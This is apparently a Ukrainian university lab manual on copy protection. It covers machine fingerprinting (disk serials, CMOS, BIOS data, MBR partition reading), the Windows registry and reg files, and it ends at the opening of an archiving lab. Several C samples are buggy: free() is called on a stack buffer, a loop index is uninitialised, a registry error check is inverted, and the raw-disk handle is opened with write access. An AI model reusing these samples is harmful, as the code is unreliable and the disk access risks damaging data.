Стабільною характеристикою машини можна вважати серійний номер мітки тому якого-небудь логічного диска. Цей номер записується в boot-сектор диска при його форматуванні. При нормальній роботі машини звичайно не змінюється. Він розраховується на основі дати й часу форматування диска й має довжину 4 байти, завдяки чому унікальність його досить висока. Цьому методу також властивий ряд недоліків: при пере форматуванні він змінюється й одержати його можна тільки прямим читанням boot-сектора диска й знаючи формат цього сектора, що для різних файлових систем різний. Так, наприклад, для FAT12/FAT16 подвійне слово, що зберігає цей номер, перебуває по зсуву 27h від початку boot-сектора, а для FAT32 - по зсуву 0Bh. Це приводить до необхідності визначення типу FAT, якщо ми бажаємо одержати дійсно серійний номер, а не випадкові 4 байти.

Всі IBM PC AT, PS/2, а також сумісні з ними комп'ютери мають у своєму складі CMOS пам'ять. Ця пам'ять використовується BIOS для зберігання інформації про конфігурацію (CMOS пам'ять). Обсяг CMOS-пам'яті на старих 286-х і 386-х машинах дорівнює 64 байтам, на більш пізніших 386-х і всіх сучасних материнських платах - 128 байт.

| Адреса | Опис |
|---|---|
| 00H-0Dh | використовується годинниками реального часу |
| 0eH | байт стану автоматичного тестування POST |
| 0fH | байт стану при поверненні в реальний режим |
| 10H | тип накопичувача на гнучких дисках |
| 11H | (зарезервовано) |
| 12H | тип накопичувачів на жорстких дисках (якщо < 15) |
| 13H | (зарезервовано) |
| 14H | байт конфігурації встаткування |
| 15H-16H | розмір базової пам'яті |
| 17H-18H | обсяг розширеної пам'яті вище 1M |
| 19H | тип жорсткого диска C (якщо > 15) |
| 1aH | тип жорсткого диска D (якщо > 15) |
| 1bH-20H | (зарезервовано) |
| 21H-2dH | (зарезервовано) |
| 2eH-2fH | пам'ять для контрольної суми вмісту адрес від 10h до 20h |
| 30H-31H | обсяг розширеної пам'яті вище 1M |
| 32H | поточне століття у двійково-десятковому форматі (наприклад, 20) |

| 33H | допоміжна інформація |
|---|---|
| 34H-3fH | (зарезервовано) |

Доступ до CMOS пам'яті здійснюється через 2 порти введення-виводу CPU: 070h і 071h. Для читання/запису осередку CMOS необхідно записати однобайтну адресу в порт 070h, після чого варто прочитати/записати байт даних з/у порту 071h. Старший біт байта адреси керує незамаскованим перериванням процесора NMI (Non Maskable Interrupt). Коли він дорівнює 0, переривання NMI дозволене. Вміст CMOS відносно постійно й стабільно й тому годиться як крапка прив'язки програми до комп'ютера. Недоліками можна вважати те, що, як показує досвід, контрольна сума CMOS (без обліку перших 10h байт – годинники й календар), виявляється однаковою на багатьох комп'ютерах. Сімнадцять байт, починаючи з поля Diskette, захищені контрольною сумою, що зберігається «задом наперед» у поле CheckS: молодший байт містить старші розряди суми, у той час як у відповідності зі стандартом IBM у молодшому байті повинні зберігатися молодші біти слова. Перевірка контрольної суми здійснюється в ході виконання програми POST.

Інформацію про периферійні пристрої містить поле Equipment в CMOS пам'яті. Призначення розрядів цього байта аналогічно призначенню розрядів 0...7 регістра обладнання. Кількість зв'язних каналів послідовного типу для комп'ютерів цього класу можна одержати шляхом аналізу області пам'яті BIOS: починаючи з адреси $0000:$0400 у пам'яті розташовуються чотири двобайтні слова, що містять адреси послідовних портів: порту COM1 відповідає адресу в слові $0000:$0400, а COM4 - у слові $0000:$0406;

Нульовий вміст цих слів говорить про відсутність відповідного каналу зв'язку. Точно так само можна аналізувати адреси паралельних портів ($0000:$0408,.., $0000:$040E).

```
    Адреса  Довжина Вміст
    - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
    0:0400    2  Базова адреса порту першого адаптера RS-232
(COM1)
    0:0402    2  Порт для COM2
    0:0404    2  Порт для COM3
    0:0406    2  Порт для COM4
```

Цей список описує встановлене або активне обладнання. Він вертається перериванням INT 11H (в AX) і зберігається серед даних BIOS за адресою 0:0410.

Фрагмент програми для отримання інформації:

```
union REGS regs;
struct SREGS sregs;

printf("* Послідовні порти :\n");
int86(0x11, &regs, &regs);
 regs.h.ah=regs.h.ah>>1;
 regs.h.ah&=7;
printf("  - Кількість :  %u\n", regs.h.ah);
int nom =regs.h.ah;
printf("\n    №       Адреса\n");
int addr=0x400;
for (int i=0;i< nom; i++)
 {
  unsigned long far *comadr= (unsigned long far* )
MK_FP(0,addr);
  printf ("%d %x\n",i,*comadr);
```

```
    addr+=2;
   }
```

Більш цікавий спосіб захисту ґрунтується як на визначенні характеристик системної плати, так і на вимірі внутрішніх тимчасових параметрів.

Продуктивність мікропроцесора звичайно виміряється за допомогою багаторазового прогону тестової ділянки програми за заданий інтервал часу. Кількість прогонів і є мірою продуктивності ПК. Для визначення потрібного інтервалу часу зручніше за все використовувати змінну типу *Longlnt* за адресою $0000:$046C, у якій ДОС зберігає поточний системний час у вигляді кількості 55 – міллісекундних інтервалів, що пройшли від 0 годин. Фактичні розходження за цими показниками можуть бути досить більшими.

Алгоритм визначення частоти процесора складається з етапів:

- емпіричне визначення кількості циклів тесту -до 10**9;
- знайти час роботи еталонного порожнього циклу в тиках, як різницю часів початку й кінця циклу (адреса тиків: 0x40:0x6C, а порожній цикл - це просто for(i=0;i<cycle;i++) ; );
- знайти час роботи циклу, у тілі якого перебуває одна ассемблерна однотактна команда, наприклад dec;
- знайти чистий час роботи команди в тиках, яка тестується - як різниця між результатами пунктів 3 - 2;
- знайти час виконання обраної ассемблерної команди в секундах - розділити на 18.2 тиків/сек і на кількість циклів;
- знайти справжню частоту процесора як величину, зворотну часу виконання команди в секундах.

Анологічні ключові ознаки можна визначити і для OS Windows за допомогою API функцій.

```
#include <stdio.h>
#include <windows.h>

void GetPartitionAddr(void)
{
  //char HardDiskName[]="\\\\.\\PHYSICALDRIVE0";
  HANDLE hDrive;
  unsigned int nRead;
  char buf[512];
  unsigned int SectorSize = 512;
  unsigned int iErr, i = 0;
  unsigned char* partition;
  unsigned int secBegin,  secEnd;
  hDrive = CreateFileA("\\\\.\\PhysicalDrive0",
    GENERIC_READ | GENERIC_WRITE,
       FILE_SHARE_READ| FILE_SHARE_WRITE,
       NULL,
       OPEN_EXISTING,
    FILE_ATTRIBUTE_NORMAL | FILE_FLAG_WRITE_THROUGH,
    NULL);

    if(hDrive == INVALID_HANDLE_VALUE)
    {
    printf( "Error at CreateFile\n" );
     return;
  };

while(!ReadFile(hDrive, &buf, SectorSize,&nRead, NULL))
```

```
{
  iErr=GetLastError ();
  free(buf);
  if((iErr== ERROR_INVALID_PARAMETER)&&(SectorSize<0x8000))
  SectorSize = SectorSize*2;
  continue;
    }
  for( i=0; i<4; i++ )
{
    if (buf[0x01be + 4 + 0x10*i]!= 0)
    {
     CopyMemory( &secBegin, &buf[0x01be + 8 + 0x10*i], 4);
     CopyMemory( &secEnd, &buf[0x01be + 12 + 0x10*i], 4);
     printf("Partition %d first sector:  %08X\n",
         i,secBegin);
     printf("Partition %d last sector: %08X\n",i,secEnd);
     }
  }

};

void GetPhysMem()
{
  MEMORYSTATUS ms;
  GlobalMemoryStatus(&ms);
printf("Physical Memory:%d\n", ms.dwTotalPhys /1024);
};

void GetProcessorName(void)
{
     HKEY Key = 0;
     char strbuf[256];
     ULONG type,size;
     if(RegOpenKeyExA(HKEY_LOCAL_MACHINE,
     "HARDWARE\\DESCRIPTION\\System\\CentralProcessor\\0",
      0,KEY_READ,&Key)!= ERROR_SUCCESS)
     size = sizeof(strbuf);
     if(RegQueryValueExA(Key,"ProcessorNameString",
     0, &type,strbuf, &size)!=ERROR_SUCCESS)
     {
          return;
   }
     RegCloseKey(Key);
    printf("Processor:  %s",  strbuf);
 };

int main(int argc,  char** argv)
{
GetPartitionAddr();
GetPhysMem();
GetProcessorName();

return 0;
```

```
/* де   MEMORYSTATUS Structure

  Contains information about the current state of both
physical and virtual memory. The GlobalMemoryStatus function
stores information in a MEMORYSTATUS structure.
      typedef struct _MEMORYSTATUS {
            DWORD  dwLength;
            DWORD  dwMemoryLoad;
            SIZE_T dwTotalPhys;
            SIZE_T dwAvailPhys;
            SIZE_T dwTotalPageFile;
            SIZE_T dwAvailPageFile;
            SIZE_T dwTotalVirtual;
            SIZE_T dwAvailVirtual;
      } MEMORYSTATUS, *LPMEMORYSTATUS;
      dwLength - The size of the MEMORYSTATUS data structure, in
          bytes. You do not need to set this member before
          calling the GlobalMemoryStatus function; the function
          sets it.
      dwMemoryLoad - A number between 0 and 100 that specifies
  the approximate percentage of physical memory that is in
  use (0 indicates no memory use and 100 indicates full memory
  use).
      dwTotalPhys = The amount of actual physical memory, in
  bytes.
      dwAvailPhys - The amount of physical memory currently
  available, in bytes. This is the amount of physical memory
  that can be immediately reused without having to write its
  contents to disk first. It is the sum of the size of the
  standby, free, and zero lists.
      dwTotalPageFile -  The current size of the committed
  memory limit, in bytes. This is physical memory plus the size
  of the page file, minus a small overhead.
      dwAvailPageFile - The maximum amount of memory the current
  process can commit, in bytes. This value should be smaller
  than the system-wide available commit. To calculate this
  value, call GetPerformanceInfo and subtract the value of
  CommitTotal from CommitLimit.
      dwTotalVirtual - The size of the user-mode portion of the
  virtual address space of the calling process, in bytes. This
  value depends on the type of process, the type of processor,
  and the configuration of the operating system. For example,
  this value is approximately 2 GB for most 32-bit processes on
  an x86 processor and approximately 3 GB for 32-bit processes
  that are large address aware running on a system with 4 GT RAM
  Tuning enabled.
      dwAvailVirtual - The amount of unreserved and uncommitted
  memory currently in the user-mode portion of the virtual
  address space of the calling process, in bytes.
      */
      }
```

**Завдання по роботі.**

1. Для створення мітки захисту відповідно до номера в журналі викладача треба визначити програмно набір характеристик комп'ютера, та надрукувати завдання за варіантом.
2. Крім лістингу у звіті привести результати роботи програми.
3. Урахувати, що в наступній роботі ця інформація буде приховуватися.

| Варіант | 1 | 2 | 3 | 4 | 5 | 6 | 7 | 8 | 9 | 10 | 11 | 12 | 13 | 14 | 15 | 16 | 17 | 18 | 19 | 20 | 21 | 22 | 23 | 24 | 25 | 26 | 27 | 28 | 29 | 30 |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Тип, модель, назва фірми виготовлювача CPU | | | + | | | | + | + | | | | + | | | | | | + | | + | + | | | + | | + | | | + | |
| розмір HDD | | | | + | | + | | | | + | | | | | | + | | | | | | + | | | + | | | + | | |
| версію DOS з урахуванням SetVer | + | | | | | | | | | | + | | | | | | | + | + | | | | + | | | | | | | |
| частоту CPU | | + | | | | + | | | + | | | | | + | | | | | | | | | + | | | | + | | | |
| обсяг ОЗП | | | + | | + | | | | | | | | + | | + | | | | | | | | | | | | | | | + |
| дані про BIOS | | | | | | | | + | | | | | | + | | | | | | + | | | | | | | + | | + | |
| Перелік збійних і зайнятих кластерів | | | | | + | + | | | + | | + | | | | + | | + | | | | + | | + | | | | + | | + | |
| Ланцюжок номерів кластерів для щонайбільшого файлу | | | | + | | | | | | + | | + | | | | + | | | | | | + | | | | | | + | | |
| адреси зовнішніх ПЗП | + | | | | | | + | | | + | | + | + | | | | | | + | | | | | | + | | | | | |
| Для кожного розділу в первинної MBR - номера початкового й кінцевого циліндрів | | + | + | | | | | + | | | | | | + | | | | + | | + | | | | + | | | | | | |
| IDE геометрію HDD | + | | | | | | + | | | | | | + | | | | | | + | | | + | | | + | | | + | | + |
| Тип чипсету й шини даних | | + | | + | | | | | | + | | | | | | + | | | | | | + | | + | | | | + | | |

## Лабораторна робота №5. Використання реєстру при стаціонарному захисту від несанкціонованого доступу.

Мета роботи: вивчення реєстру і розробка програми для створення ключа прив'язки до компютеру.

Загальні відомості.

*Реєстр* - база даних операційної системи, що містить конфігураційні відомості. Фізично вся інформація реєстру розбита на декілька файлів. Реєстри Windows 9x і NT частково різняться. В Windows 95/98 реєстр утримується у двох файлах **SYSTEM.DAT** і **USER.DAT**, що перебувають у каталозі Windows. В Windows Me доданий ще один файл **CLASSES.DAT**.

*Структура реєстру*. Реєстр містить шість кореневих розділів, кожний з них включає підрозділи, які відображуються в лівій частині вікна у вигляді значка папки (regedit). Кінцевим елементом дерева реєстру є ключі або параметри, що діляться на три типи:

- строкові (наприклад, "C:\Windows");
- двійкові (наприклад, 10 82 A0 8F). Максимальна довжина такого ключа 16Кб;
- DWORD. Цей тип ключа займає 4 байти й відображається у шістнадцятирічному і в десятковому виді (напр. 0x00000020 (32) - у дужках зазначене десяткове значення ключа).

Опишемо кореневі розділи.

**HKEY_CLASSES_ROOT**. У цьому розділі утримується інформація про зареєстровані в Windows типи файлів, що дозволяє відкривати їх по подвійному клацанню миші, а також інформація для OLE і операцій drag-and-drop

**HKEY_CURRENT_USER**. Тут утримуються настройки оболонки користувача (наприклад, Робочого стола, меню "Пуск", ...). Вони дублюють вміст підрозділу HKEY_USER\name, де name - ім'я користувача, що ввійшов в Windows. Якщо на комп'ютері працює один користувач і використовується звичайний вхід в Windows, то значення розділу беруться з підрозділу HKEY_USERS\.DEFAULT

**HKEY_LOCAL_MACHINE**. Цей розділ містить інформацію, що заноситься до комп'ютера: драйвери, установлене програмне забезпечення та його налагодження.

**HKEY_USERS**. Містить настройки оболонки Windows для всіх користувачів. Як було сказано вище, саме із цього розділу інформація копіюється в розділ HKEY_CURRENT_USER. Всі зміни в HKCU (скорочено - HKEY_CURRENT_USER) автоматично переносяться в HKU.

**HKEY_CURRENT_CONFIG**. У цьому розділі втримується інформація про конфігурацію пристроїв Plug&Play і відомості про конфігурацію комп'ютера зі змінним складом апаратних засобів.

**HKEY_DYN_DATA**. Тут зберігаються динамічні дані про стан різних пристроїв, установлених на комп'ютері користувача. Відомості цьому полі відображаються у вікні "Властивості: Система" на вкладці "Обладнання", що викликається з Панелі керування. Дані цього розділу змінюються самою операційною системою, так що редагувати що-небудь вручну не рекомендується.

Основним засобом для перегляду й редагування записів реєстру послуговує спеціалізована утиліта "Редактор реєстру". Для її запуску наберіть

(Пуск->Виконати) regedit.

Відкриється вікно програми, у якій ліворуч відображається дерево реєстру, схоже по виду на відображення структури диска в Провіднику, а праворуч виводяться ключі, що утримуються в обраному (активному) розділі. За допомогою редактора можна редагувати значення, імпортувати або експортувати реєстр, здійснювати пошук.

## Структура reg-файлів

Знання реєстру Windows буде не повним без уміння написати reg-файл. Reg-файл - це файл, що має певну структуру і містить інформацію, яка може бути імпортована до реєстру. Якщо була заблокована робота з редактором реєстру, тоді, відредагувати реєстр можна буде створенням й імпортуванням reg-файлу. До reg-файлів пред'являються вимоги згідно структури. У першому рядку файлу обов'язково повинне бути введене (для Windows 9x)

*REGEDIT4*

або (для Windows 2000/XP) *Windows Registry Editor Version 5.00*

Літери повинні бути великими. Крім цього в першому рядку нічого бути не повинне. Після цього тексту обов’язково повинен бути порожній рядок. Потім вказується розділ реєстру, у якому треба прописати або змінити якісь параметри. Назва розділу повинна бути укладеною у квадратні дужки [...]. Нижче прописуються параметри, які треба додати, по одному параметрі в рядку. Якщо вам треба провести зміни в декількох розділах, то ви повинні залишати один порожній рядок між останнім параметром попереднього розділу й назвою наступного розділу. Ось як це повинне виглядати:

```
REGEDIT4

[Razdel1]
"param1"="znachenie1"
"param2"="znachenei2"
"param3"="znachenie3"

[Razdel2]
"param_1"="znachenie_1"
```

Останній рядок у файлі повинен бути порожній. Після того, як ви створили такий файл, запустіть його як звичайну програму, буде виданий запит про необхідність провести зміни в реєстрі, і після позитивної відповіді інформація з файлу буде імпортована. Про результати імпортування Windows повідомить у з’явившемуся після цього вікні. Windows 2000/XP має зворотну сумісність і може обробляти файли, створені в Windows 9x. Але якщо ви експортували файл в Windows XP і перенесли його на Windows 9x, тоді вручну змініть перший рядок на **REGEDIT4.**

Параметри, які можна додавати. У наведеному вище прикладі додаються параметри за допомогою рядків типу "param1"="znachenie1". Тобто в даному випадку додається СТРОКОВИЙ параметр із ім'ям "param1" і значенням "znachenie1". Формат запису для додавання параметрів двійкових і DWORD трохи іншій. Для параметрів типу DWORD використовується рядок

**"param"=dword: XXXXXXXX**

Тут "param" - ім'я параметра, dword - указує на тип цього параметра (літери обов'язково маленькі!) і після двокрапки треба значення з восьми цифр у шістнадцятирічному форматі. Однак більшість параметрів DWORD мають значення або 0, або 1, треба писати відповідно або 00000000, або 00000001 замість значків XXXXXXXX. Пробіли в рядку не допускаються.

Для додавання двоїчного параметра формат запису:

**"param"=hex: XX, XX, XX,....**

Після знака "=" йде hex, тобто вказується, що це буде двоїчний параметр, потім йдуть шістнадцятирічні числа, відділені комою. Наприклад, якщо треба додати двоїчний параметр рівний "be 00 00 00", тоді пишемо рядок

**"param"=hex:be, 00, 00, 00**

У реєстрі існують параметри "За умовчанням" ("Default"). Щоб присвоїти їм якесь значення через reg-файл, треба додати такий рядок:

**@ ="znachenie"**

Тут значок @ показує, що присвоюється значення параметра "За умовчанням ", він не береться в лапки.

Приклад простого reg-файлу, що прописує до реєстру сайт, що встановлює домашню сторінку в Internet Explorer'i:

REGEDIT4

[HKEY_CURRENT_USER\Software\ Microsoft\Internet Explorer\Main]

"Start Page" = http://cs.dgtu.donetsk.ua/

### Видалення параметрів

За допомогою reg-файлів можна не тільки встановлювати нові параметри, але й видаляти їх. Наприклад, для видалення розділа з реєстру треба перед його ім'ям у квадратних дужках поставити символ "-":

[-HKEY_LOCAL_MACHINE\Software\ QuickSoft\QuickStart]

Завдяки цьому запису, підрозділ "QuickStart" з розділу "QuickSoft" буде вилучений з усім вмістом. Для видалення окремих параметрів використовуйте наступний синтаксис:

REGEDIT4

[HKEY_CURRENT_USER\Software]

"xxx"=-

### Параметри командного рядка

Редактор реєстру можна запускати з деякими ключами

- /s (імпортує значення з reg-файлу без виводу діалогового вікна)
- /e (експортує параметри в reg-файл. Приклад: regedit /e myfile.reg HKEY_USERS\.DEFAULT

### Відновлення реєстру

При роботі з реєстром треба дотримувати обережності. Видалення яких-небудь важливих даних випадково може привести до краху операційної системи. Тоді врятувати ситцацію може тільки відновлення останньої працездатної копії.

Ще один варіант резервування й відновлення реєстру складається в експортуванні розділу або цілого поля, що планують змінювати. Це можна здійснити в Regedit для Windows у меню "Реєстр". Виділіть потрібний розділ і клацніть по пункті "Експорт файлу реєстру". Після завдання ім'я файлу дані цього розділу будуть у нього експортовані. Файл має розширення REG. Для його імпортування до реєстру досить двічі клацнути на ньому, й дані будуть перенесені. Правда, цей спосіб відновлення інформації має істотний недолік: всі вилучені або змінені записи будуть відновлені, але від доданіх записи вилучені не будуть. Тому даний спосіб більше підходить, якщо проводяться якісь несуттєві зміни, і щоб відкотити їх не вводячи старі дані заново, можна скористатися експортом/імпортом.

### Інтерфейс API Registry

Інтерфейс Win32 надає функції, що забезпечують роботу з реєстром. Перш ніж виконати які-небудь дії в реєстрі, необхідно відкрити відповідний параметр. У результаті надається дескриптор параметра (handle to the key), що і використовується в операціях. Для відкриття дескриптора параметра використовується функція:

```
LONG RegOpenKeyEx(
    HKEY hKey,   // handle of open key
    LPCTSTR lpSubKey, // address of name of subkey to open
    DWORD ulOptions,  // reserved
    REGSAM samDesired,  // security access mask
```

```
    PHKEY phkResult   // address of handle of open key
   );
```

The **RegQueryInfoKey**- перераховує доступні вкладені параметри.

```
LONG RegQueryInfoKey (

HKEY hKey,  // handle of key to query
LPTSTR lpClass,  // address of buffer for class string
LPDWORD lpcbClass, // address of size of class string buffer
LPDWORD lpReserved,  // reserved
LPDWORD lpcSubKeys,  // address of buffer for number of subkeys
LPDWORD lpcbMaxSubKeyLen, // address of buffer for longest subkey name length
LPDWORD lpcbMaxClassLen,//address of buffer for longest class string length
LPDWORD lpcValues, // address of buffer for number of value entries
LPDWORD lpcbMaxValueNameLen,//address of buffer for longest value name length
LPDWORD lpcbMaxValueLen,  // address of buffer for longest value data length
LPDWORD lpcbSecurityDescriptor,//address of buffer for security descriptor
length
PFILETIME lpftLastWriteTime //address of buffer for last write time
   );
```

**RegQueryInfoKey** – надає інформацію про відкритий параметр ( кількість вкладених параметрів, максимальна довжина вкладених параметрів і значень, час останньої модифікації кожного параметра й т.д.)

```
LONG RegQueryInfoKey (
    HKEY hKey,   // handle of key to query
    LPTSTR lpClass,   // address of buffer for class string
    LPDWORD lpcbClass,  // address of size of class string buffer
    LPDWORD lpReserved, // reserved
    LPDWORD lpcSubKeys, // address of buffer for number of subkeys
    LPDWORD lpcbMaxSubKeyLen,
// address of buffer for longest subkey name length
    LPDWORD lpcbMaxClassLen,
// address of buffer for longest class string length
    LPDWORD lpcValues,
// address of buffer for number of value entries
    LPDWORD lpcbMaxValueNameLen,
// address of buffer for longest value name length
    LPDWORD lpcbMaxValueLen,
// address of buffer for longest value data length
    LPDWORD lpcbSecurityDescriptor,
// address of buffer for security descriptor length
    PFILETIME lpftLastWriteTime
// address of buffer for last write time
   );
```

**RegSetValueEx** – записує значення до системного реєстру.

```
LONG RegSetValueEx(
    HKEY hKey,     // handle of key to set value for
    LPCTSTR lpValueName,  // address of value to set
    DWORD Reserved,  // reserved
    DWORD dwType,     // flag for value type
    CONST BYTE *lpData, // address of value data
    DWORD cbData      // size of value data
   );
```

**RegQueryValueEx** – для читання даних із системного реєстру.

```
LONG RegQueryValueEx(
    HKEY hKey,   // handle of key to query
    LPTSTR lpValueName, // address of name of value to query
    LPDWORD lpReserved, // reserved
    LPDWORD lpType,// address of buffer for value type
    LPBYTE lpData,    // address of data buffer
    LPDWORD lpcbData  // address of data buffer size
   );
```

Розглянемо приклад програми роботи з реєстром.

1.CPP - Displays "Працюємо з реєстром W9x" in client area

```
#include <winsys/registry.h>
#include <classlib/date.h>
#include <classlib/time.h>
#include <winerror.h>
#include <stdio.h>
#include "trace.h"
//декларуємо функцію, яка обробляє всі повідомлення для вікон даного класу
LRESULT CALLBACK WndProc (HWND, UINT, WPARAM, LPARAM) ;

int WINAPI WinMain (HINSTANCE hInstance,
                   HINSTANCE hPrevInstance,
                    PSTR szCmdLine,
                   int iCmdShow)
     {
     static char szAppName[] = "HelloWin" ;
     HWND        hwnd ;
     MSG         msg ;
     WNDCLASSEX  wndclass ;//структура класу вікна оголошується
   //1) заповненняити структуру класу вікна необхідною інформацією
     wndclass.cbSize        = sizeof (wndclass) ;
   //тип вікна: повинне обновлятися при зміні його
   //горизонтальних і вертикальних розмірів
     wndclass.style         = CS_HREDRAW | CS_VREDRAW ;
   // функція-оброблювач повідомлень даного вікна
     wndclass.lpfnWndProc   = WndProc ;
   //обсяг у байтах, які резервуються наприкінці вікна
     wndclass.cbClsExtra    = 0 ;
     wndclass.cbWndExtra    = 0 ;
   // інформація про дескриптор програми
     wndclass.hInstance     = hInstance ;
   //завантаження стандартної піктограми
     wndclass.hIcon         = LoadIcon (NULL, IDI_APPLICATION) ;
   //форма курсору, використовуємо звичайно зазначений курсор
     wndclass.hCursor       = LoadCursor (NULL, IDC_ARROW) ;
   //заповнення тіла вікна, функція визначення дескриптора
   //системного графічного об'єкту
    wndclass.hbrBackground =(HBRUSH)CreateHatchBrush(HS_CROSS,
                             RGB(255,123,234));
   //ім'я класу вікна, буде визначено унікальне ім'я для нового класу вікна
   wndclass.lpszMenuName  = NULL ;//вказуємо меню, якщо вікно його має
   wndclass.lpszClassName = szAppName;//визначили вище
   wndclass.hIconSm       = LoadIcon (NULL, IDI_APPLICATION) ;


   //2) -зареєструвати клас вікна. Інформація зі структури WNDCLASS
   //копіюється в системну область WINDOWS
   RegisterClassEx (&wndclass) ;
   //3) -створити вікно тепер уже зареєстрованого класу. Система
   //посилає функції - оброблювачеві вікна повідомлення VM_CREATE
     hwnd = CreateWindow (szAppName,// window class name
         "Донецька програма",  // window caption=заголовок вікна
      WS_OVERLAPPEDWINDOW, // window style=тип вікна
          CW_USEDEFAULT,  // initial x position |положення
          CW_USEDEFAULT,  // initial y position |вікна
          CW_USEDEFAULT,  // initial x size     |розмір
         CW_USEDEFAULT,  // initial y size     |вікна, висота
    NULL,      // parent window handle= дескр-р родит.вікна
    NULL,      // window menu handle= деск-р меню вікна
    hInstance, // program instance handle= дескр-р копії додатка
```

```
    NULL) ; // creation parameters=передача додаткового параметру вікну
//4) - відобразити вікно,hwnd - дескриптор вікна, iCmdShow - відкрите
//- піктограма
    ShowWindow (hwnd, iCmdShow) ;
//5) - Обновити вікно. Якщо вікно містить візуальну інформацію, то її відображаємо,
//пославши повідомлення WM_PAINT прямо вікну, минаючи цикл повідомлень
     UpdateWindow (hwnd) ;
//скінчилася секція ініціалізації
//6) - Створити цикл обробки черги повідомлень вікна додатка
//витягає повідомлення із черги й поміщає в структуру msg
    while (GetMessage (&msg, NULL, 0, 0))
    {
     //Привести всі повідомлення від клавіатури до стандарту ANSI
     TranslateMessage (&msg) ;
     DispatchMessage (&msg) ;
    }
   //вихід, що повертається значення копіюється з повідомлення WM_QUIT
     return msg.wParam ;
     }
//Функція вікна додатка. 1 - дескриптор вікна, що отримує повідомлення
// 2 - саме повідомлення у функцію
LRESULT CALLBACK WndProc (HWND hwnd,
                        UINT iMsg,
                        WPARAM wParam,
                        LPARAM lParam)
{
  HDC         hdc ;
  PAINTSTRUCT ps ; // структура відмальовування
     RECT        rect ;
//робота з реєстром
LONG IRc;
HKEY hReadKey;
DWORD dwDataType;
DWORD dwLength;
char szMessage[100];
DWORD dwMaxUsers;
DWORD dwIndex;
char szValueName[100];
DWORD dwValueLen;
char bData[100];
DWORD dwDataLen;
  // local variables
  CHAR inBuf[80];
  HKEY  hKey1, hKey2;
  DWORD  dwDisposition;
  LONG   lRetCode;
//========================
     switch (iMsg)
       {
       case WM_CREATE :
            PlaySound ("жарт.wav", NULL,
                             SND_FILENAME | SND_ASYNC) ;
            return 0 ;
       case WM_PAINT ://сюди Windows направляє повідомлення на
перемальовування
                                      //має нижчий пріоритет
         hdc = BeginPaint (hwnd, &ps) ; //вибираємо контекст пристрою
         GetClientRect (hwnd, &rect) ;
       // відкриття параметра
         IRc=RegOpenKeyEx(HKEY_LOCAL_MACHINE,
                           "SOFTWARE\\SAMS",
```

```
                              0,
                              KEY_READ,
                              &hReadKey);
          if(IRc != ERROR_SUCCESS)
          TRACE("Error in open RegOpenKeyEx:0x%x(%d)\n",IRc,IRc);
            // установка довжини буфера
          dwLength=sizeof(szMessage);
     //запит значення
            IRc=RegQueryValueEx(hReadKey,
                     "Message",
                     NULL,
                     &dwDataType,
                     (LPBYTE)szMessage,
                     &dwLength);
TRACE("Message:(%S)Type:%dLength:%d\n",szMessage,
                          dwDataType,dwLength);
         //установка довжини буфера даних
     dwLength=sizeof(dwMaxUsers);
        //запит значення
            IRc=RegQueryValueEx(hReadKey,
                           "MaxUser",
                           NULL,
                           &dwDataType,
                           (LPBYTE)&dwMaxUsers,
                           &dwLength);
 TRACE("MaxUsers:%d Type: %dLength:%d\n",dwMaxUsers,
                              dwDataType,dwLength);
//Перелік всіх значень параметра
do
{
   dwValueLen= sizeof(szValueName);
   dwDataLen=sizeof(bData);
   IRc=RegEnumValue(hReadKey,dwIndex,szValueName,&dwValueLen,
                   NULL,&dwDataType,(LPBYTE)bData,&dwDataLen);
   if(IRc== ERROR_SUCCESS)
    {
     TRACE("Name:(%s)Type: %d ",dwDataType,dwLength);
     switch(dwDataType)
     {
     case REG_SZ:
       TRACE("Value(%s)\n",(char*)bData);
        break;
     case REG_DWORD:
        TRACE("Value(%s)\n",(DWORD*)bData);
        break;
     default:
         TRACE("Unhanled data type\n");
         break;
      }//end of switch
     }//end of if
     else
         if(IRc == ERROR_NO_MORE_ITEMS)
             TRACE("No more values\n");
         else
             TRACE("Error in RegEnumValue()\n");
     dwIndex++;
}
while(IRc == ERROR_SUCCESS);
//закриття параметра
IRc = RegCloseKey(hReadKey);
if (IRc !=ERROR_SUCCESS);
  TRACE("Error in RegCloseKey: Ox%x(%d)\n",IRc,IRc);

// форматирований вивід, в один рядок, із центруванням
```

```
   DrawText (hdc, "Привіт!!", -1, &rect,
          DT_SINGLELINE | DT_CENTER | DT_VCENTER) ;
EndPaint (hwnd, &ps) ;  //звільнити контекст пристрою
   return 0 ;

   case WM_DESTROY : //обробка повідомлення закрити вікно
   PostQuitMessage (0) ;   //завершення додатка->черга
   return 0 ;
   }
   //стандартна обробка всіх додатків повідомлень
   return DefWindowProc (hwnd, iMsg, wParam, lParam) ;
   }
```

**Завдання по лабораторній роботі.**

Варіанти завдань вибираються по номерах у журналі викладача. Отримана в минулій лабораторній роботі інформація повинна бути взята з текстового файлу, роздрукована на екран, записана в створені ключі реєстру, прочитана й знову видана на екран разом з повними іменами ключів.

# Лабораторна робота № 6. Загальні принципи архівації

Мета роботи: Вивчення засобів архівації і розробка програми архіватора.

Теоретичні відомості.

Алгоритми, які усувають надмірність в запису даних, називаються алгоритмами стиснення (архівації) даних. Нині існує безліч програм стиснення даних, заснованих на декількох основних способах.

У сучасному криптоаналізі доведено, що ймовірність руйнування криптосхеми при наявності кореляції між блоками вхідної інформації значно вище, ніж при відсутності такої. А алгоритми стиснення даних і мають своїм основним завданням усунення надмірності, тобто кореляцій між даними у вхідному тексті.

Всі алгоритми стиснення даних якісно діляться на

1) алгоритми стиснення без втрат, при використанні яких дані відновлюються без змін;
2) алгоритми стиснення із втратами, які видаляють із потоку даних інформацію, що незначно впливає на зміст даних, або взагалі не сприйману людиною (алгоритми розроблені для аудіо- й відео- зображень).

У криптосистемах використовується тільки перша група алгоритмів. Можна виділити два основних методи архівації без втрат:

- алгоритм Хаффмана (Huffman), орієнтований на стиснення послідовностей байт, не зв'язаних між собою. Більш сучасний підхід реалізується в методі арифметичного кодування.
- алгоритм Лемпеля-Зіва (Lempel, Ziv), орієнтований на стиснення будь-яких видів текстів, тобто факт, що використовує, кількаразового повторення "слів"-послідовностей байт.

Практично всі популярні програми архівації без втрат (ARJ, RAR, ZIP і т.і.) використовують об'єднання цих двох методів - алгоритм LZH.

